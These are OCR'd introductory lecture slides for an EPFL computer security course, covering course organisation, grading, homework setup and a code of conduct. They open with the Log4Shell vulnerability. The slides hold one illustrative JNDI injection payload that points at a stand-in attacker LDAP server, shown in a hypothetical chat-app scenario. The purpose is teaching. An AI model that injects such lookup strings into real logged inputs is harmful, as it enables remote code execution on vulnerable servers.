Computer Security and Privacy (COM-301)

Preliminaries - Fall 2025

Thomas Bourgeat
VCA Lab
thomas.bourgeat@epfl.ch

Theresa Stadler
SPRING Lab
theresa.stadler@epfl.ch

From a class created by Carmela Troncoso
SPRING Lab


Class in English

The COM-301 team


Theresa Stadler
she/her

Thomas Bourgeat


Saiid El Hajj Chehade (TA)



Eric Jollès (TA)



Malo Perez (TA)




Christian Knabenhans (TA)

Mohamed Abbes (AE)

Donia Gasmi (AE)

Julian Levkov (AE)

André Peiry (AE)



Robin Nicole (AE)

Samuel Steullet (AE)

An introductory story

Logging can break the internet

What is Log4j?

- Popular logging library for applications written in Java. It allows developer to easily record everything: user logins, errors, system events, and debug information

src/main/java/com/example/App.java

```java
package com.example;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

/**
 * Hello world!
 *
 */
public class App {
    protected static final Logger logger = LogManager.getLogger();

    public static void main(String[] args) {

        logger.info("Hello World!");

    }
}
```

```java
logger.trace("Entering method processOrder().");
logger.debug("Received order with ID 12345.");
logger.info("Order shipped successfully.");
logger.warn("Potential security vulnerability detected in user input: '...'");
logger.error("Failed to process order. Error: {. . .}");
logger.fatal("System crashed. Shutting down...");
```

Output

```
2023-04-20 20:44:47.254 [main] TRACE com.example.App - Entering method
processOrder().
2023-04-20 20:44:47.255 [main] DEBUG com.example.App - Received order with ID
12345.
2023-04-20 20:44:47.255 [main] INFO com.example.App - Order shipped
successfully.
2023-04-20 20:44:47.255 [main] WARN com.example.App - Potential security
vulnerability detected in user input: '...'
2023-04-20 20:44:47.255 [main] ERROR com.example.App - Failed to process order.
Error: {. . .}
2023-04-20 20:44:47.255 [main] FATAL com.example.App - System crashed. Shutting
down...
```

- `log.info("Running on Java version: ${java:version}.");`
- Used in millions of applications, from popular games like Minecraft to enterprise software and cloud services from Apple, Amazon, and Google.

Source: https://betterstack.com/community/guides/logging/how-to-start-logging-with-log4j/

The power of Java JNDI

- Very convenient feature to get serialization/deserialization of java objects.
  You have manually written encode/decode in Soft Cons - CS-214 last year:
  https://cs-214.epfl.ch/exercises/webapps/#serialization--deserialization-
  https://cs-214.epfl.ch/exercises/contextual-abstraction/#serialization-with-implicits-week-10-
  https://cs-214.epfl.ch/labs/webapp-examples-72d8c2c5a4f8/counter.html#counter-wire
  https://cs-214.epfl.ch/labs/webapp-examples-72d8c2c5a4f8/memory.html#wire
  Even for the final 😇:
  https://cs-214.epfl.ch/exams/final24/exercises/index.html#map-formatter-20-points

- JNDI is a service to help distribute serialized/deserialized objects and code!

```
FooBar myFooBar = (MyFooBar)  myCurrentContext.lookup("com.mydomain.MyFooBar");
```

- JNDI + Log4J -> super advanced programming for cool kids

```
logger.info(“Currently, service is ${jndi:ldap://epfl.ch/statusJava}"); // Down or Up
```

This last line is a pseudo-code sketch.

Hmmm, Imagine

- Imagine a chat app, using log4j to log some of the messages
- User wants to sends to their friend the message:
“`${jndi:ldap://myAttackerServer.ch/anAttackerObject}`“
- The server: `logger.debug(`“User {} sent message {}”, user, message).
- What would happen?


10 December 2021 - A Zero-Day Bomb

Computer Security requires communication - *Common Vulnerabilities and Exposures (CVE*)

Vulnerability Name: CVE-2021-44228, nicknamed "**Log4Shell**."

Severity Score: Rated **10.0 out of 10.0** on the severity scale. 10 is the "Oopsie" level.

We saw a slow ramp up in blocked attacks this morning (times here are UTC) with the largest peak at around 1800 (roughly 20,000 blocked exploit requests per minute). But scanning has been continuous throughout the day. We expect this to continue.



Source: https://blog.cloudflare.com/actual-cve-2021-44228-payloads-captured-in-the-wild/

The Impact: A Digital Pandemic

- A global scramble to patch systems, with IT teams working around the clock.
- **Attack Surface:** Enormous. Nearly every major organization was potentially vulnerable.
- **Consequences:**
  - Deployment of **ransomware**.
  - Installation of **cryptocurrency miners**.
  - Theft of sensitive **data and credentials**.
  - Creation of **persistent backdoors** for future attacks.

Lessons *learned (?)* for Cybersecurity

- **You might think, the takeaway is:**
  You should sanitize user inputs
- **Software Supply Chain Security:** You are vulnerable to the flaws in the software you use.
- **Software Bill of Materials:** The critical need to know *exactly* what components are in your software. You can't patch what you don't know you have.
- **Defense-in-Depth:** A single flaw can bypass defenses. Multiple layers of security are essential.
- **Default Configurations Matter:** Dangerous features should be disabled by default.

Taking a step back

Two views of hacking

- Hacking as "Breaking Things" - This is the common view: exploiting vulnerabilities for unauthorized access or malicious intent.

We will study this just little bit to understand the attacker's methods so we can build effective defenses against them.

- Hacking as "Creative Problem-Solving" - The original MIT definition: finding clever, elegant, and often unintended solutions or alternative uses for a system. It's about deep understanding and playful cleverness.

We embrace this spirit to find creative ways to study the security of systems.


What is not the purpose of this class?

- **A "How-to-Hack" Course:** We will not be teaching you how to attack specific targets.
- **Advanced Exploitation Techniques:** While we cover a subset of the basics, this is not a deep dive into advanced, cutting-edge offensive tools and methods.
- **Capture The Flag (CTF) Training:** This class is not a dedicated training program for competitive hacking. You should join the CTF team (see last slide)!

Course Aims

1) Understand **basic concepts and principles of security** design and engineering that will **outlast current technology**

First weeks



Last weeks

Course Aims

2) Learn to **model threats** and **think critically** about security problems

"adversarial thinking"

Keep the change program – Bank of America

If you purchase something for X dollars and Y cents (so 0<Y<0.99) they charge you X+1, and put (X+1-Y) in your savings account. If you buy coffee for $2.75, they charge 3 and put 0.25 in your savings.

The first three months, they do not charge the +1, just add the cents to the savings.

What can go wrong? How would you take advantage of the system?


"Good engineering involves thinking about how things can be made to work; ***the security mindset involves thinking about how things can be made to fail****. It involves thinking like an attacker, an adversary or a criminal." – Bruce Schneier*

https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html


Course Aims

3) Get familiar with a number of security mechanisms, learn their purpose and limitations building a **toolbox for security engineering**

Knowledge of tools and mechanisms



Evaluate pros and cons in different scenarios



Departure point for further search

Topics we will cover

Principles of Computer Security

Access Control

Applied Cryptography

Authentication

Attacks and Malware

Software Security

Web & Network Security

Privacy

Course Organization

Thursday 9:15-11:00 (STCC C):
Lectures.

Thursday 11:15-12:00 (STCC C):
Interactive problem solving.

Thursday 13:15 – 15:00 (CO2, INF019, INF213):
Exercise sessions:
- Q&A time about programming homeworks
- Work on practice problem sets & theory exercises

Programming homeworks
Theory exercises

Thursday 9:15-12:00


Lectures will start at 09:15 on Thursdays (STCC C)
Slides provided in advance (without speaker notes)
No streaming or taping

Followed by a interactive problem solving / discussion on the lecture topic (to be completed on Wednesday if necessary).

Carmela's “covid” lectures of the base material will also be published:
https://mediaspace.epfl.ch/channel/COM-301+Computer+security/29347

NB1: Video has only the lecture, does not include the live exercise / discussion
NB2: if you attend the Thursday lecture, you do not need to watch the video

Thursday 13:15-15:00




Exercise sessions for you to:

- Work on programming assignments
- Revisit lecture material with theory exercises
- Exam prep with practice problem sets

TAs and AEs will be available to:

- Answer questions about programming assignments
- Answer questions about lecture & theory exercises
- Discuss your solutions to practice problem sets

Thursday 13:15 - 15:00



How to select your room

Step 1: Choose your group of friends of size >=1

Step 2: calculate (SUM(SCIPERs in **group**)) %3

- **0 → CO2**
- **1 → INF019**
- **2 → INF213**

Please stick to your room so that we have balanced groups

Material released during the week(*)

Release of additional material for the week, including

Slides with speaker notes from the lecture

- Rationale: take your own notes on the PDF “Lecture” (without the speaker notes) available before

Links to lecture videos

- Rationale: this is only a backup to the Monday class

Solution notes for problem sets and theory exercises

- Rationale: obvious

(*) We all know of course that Moodle restrictions are not an actual access control mechanism

Assessment & Grading

- 5 **graded programming assignments** to do at home
  - Must be done individually!

- **Mid-term on Thursday Nov 6, 2025 9:15**
  - Closed book (only cheatsheet allowed)

- **Final exam** during the winter session in January 2026
  - Closed book (only cheatsheet allowed)

- Score: max (60% * final + 30% * midterm + 10% assignments,
  90% * final + 10% assignments)

- You are **never** assessed during the lectures / exercises / forum / student hours

  Participate openly and freely → Ask questions in class and outside (the earlier the better!)

  Asking and answering help exercising your **adversarial thinking**

Programming Assignments

- Practical exercises to reinforce the learnings of the course
  - Require programming (basic knowledge of Python)
  - Support during exercise sessions on Thursday afternoon (+forum and student hours)

- Submission deadline: Wednesdays at 23:59:59

Linux Access Control	02-Oct	15-Oct
Encrypt with Stream / Block	16-Oct	05-Nov
Password cracking	06-Nov	12-Nov
Web attacks	13-Nov	03-Dec
Sniffing traffic	04-Dec	17-Dec
Protecting traffic	18-Dec	22-Dec

Each homework 100 pts

Grade out of 500 pts

Homework -- getting a good start

- The homeworks use Linux as an environment
  - Not Windows/WSL, Not macos
  - Some homeworks require that you have “root” access on the machine.
  - This rules out using EPFL VDI as an infrastructure.

- You have two options to do the homeworks
  - Use your own Linux machine (with root access)
  - Install the COM-301 VM on your own laptop
- On Moodle, you will find:
  - A page with the homework and a link to https://com301.epfl.ch
  - A tutorial to install VirtualBox
  - A special tutorial if you have a macbook M1 (ARM rather than x86)
  - A link to the virtual machine disk image

- You may (and should) collaborate to install your environment
- Get your environment ready **before** the first homework is assigned.

Code of Conduct

We expect **high integrity and professional** conduct **inside** of this course

Programming homework assignments and exams **must be solved individually**

Cheating and plagiarism are **not** allowed and **will be severely penalized**

Code of Conduct

We expect **high integrity and professional** conduct **outside** of this course

- We will learn about **attacks**. We expect you to respect:
  - Conventions regarding Computer Misuse and Data Protection
    - **Not acceptable** to mount attacks on live systems
    - **Not acceptable** to collect private data
  - Procedures for research with human subjects
  - **Responsible research** and disclosure procedures (White hat hacking)
  - Compliance and risk based assessments

Code of Conduct

You can find the code of conduct on Moodle

Code of Academic Conduct and Integrity

v1.0, September 2019

EPFL COM-301, COM-402, COM-523

This code of conduct has two objectives:

- The first objective is to establish an environment of integrity and professionalism that assures that each student is receiving appropriate recognition for their work, and everyone gets a chance to access the learning material.
- The second is to present guidelines on the responsible and ethical behaviour that students should follow regarding the knowledge and skills acquired in the course. Both inside the courses and beyond.

It is the responsibility of every student to be aware of the code's contents, abide by its provisions and also be aware of the current laws and regulations governing IT systems and privacy.

Principles

Projects and Homeworks

COM-301 Moodle

Summary of the information given in this presentation

Complementary material

Previous years' exams - NO SOLUTIONS WILL BE PUBLISHED (talk to others about your solutions!)

Pointers to books

Regular posts on Thursday's morning (or Wednesday evening):

- Slides for next week's lecture (PDF)
- Video for this week's lecture
- Handouts for graded assignments (when applicable)
- Problem sets

COM-301 EdStem - Help

EdStem is the place to get **HELP and to help** (complementing the Thursday Q&A sessions)

- Others can help with your question -- discussing with your peers is a great learning method
- Others benefit from the discussion -- you are never the only one with a particular doubt
- Post can be either public or private to the other students

Theresa and I are also reachable by emails if needs be, though for most questions, EdStem will be much more efficient.

Student hours: We can set one-to-one (or small group) meetings. Email the person you want to meet with (including me, though it may be easier to meet with TAs)

Resources

Books (see “Reference Guide” in Moodle for a mapping from the course to the books)

- Dieter Gollmann “Computer Security”
- Ross Anderson “Security Engineering”
- Stallings and Brown: “Computer Security: Principles and Practice”

Read **papers**! Slides will have references. Ask for more!

Read the **news**! Lots of security stories to learn from

Any case you find interesting, we can discuss in the class

Do read the news, do think about the security implications, train your adversarial thinking

Join polygl0ts

http://ctf.epfl.ch

Learn about security

Competitive challenges

Team sport

Develop skills

Understand attacks

Write better code